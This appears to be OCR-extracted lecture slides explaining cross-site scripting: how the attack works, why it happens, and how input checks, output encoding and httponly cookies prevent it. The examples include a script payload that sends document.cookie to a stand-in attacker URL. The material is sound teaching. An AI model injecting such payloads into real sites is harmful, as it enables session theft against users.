Cross Site Scripting


Cross Site Scripting

- User data in cookies relevant to a (vulnerable) Web Application is disclosed to a malicious third party.

Cross Site Scripting

- Can happen when a Web Application echos user input to a page.
- The user can then enter script code (Javascript) which gets executed by the browser.

Cross Site Scripting



Cross Site Scripting

1. URL delivered to client.
2. Contains a link to a vulnerable Web Application. Link pressed. Client sends request for this URL
3. Vulnerable Web site echos user data (in URL) on browser.
4. Javascript code incorporated into the URL is executed and sends request to the Attacker Application, (including Cookie/Session info.)

Examples

- <script>alert("Dangerous")</script>
- <script>document.location.replace('http://localhost:8090/attacker');</script>
- <script>document.location.replace('http://localhost:8090/attacker/hack/printPasswordInfo?c='+document.cookie);</script>

Can do

- A Cross Site Scripting attack can access cookies.
- Can access the DOM model and change links.
- Can be delayed - data can be stored in a database for example and echo’ed at a later time.

The problem

- Web Application accepts user input
- Does not check it.
- Echos the user input directly to the browser.

The solution

- Check user input using regular expressions
- URL encode the output.
  - prevents text being interpreted as html/Javascript
- Add the httponly option to cookies
  - Cookie can’t be accessed in Javascript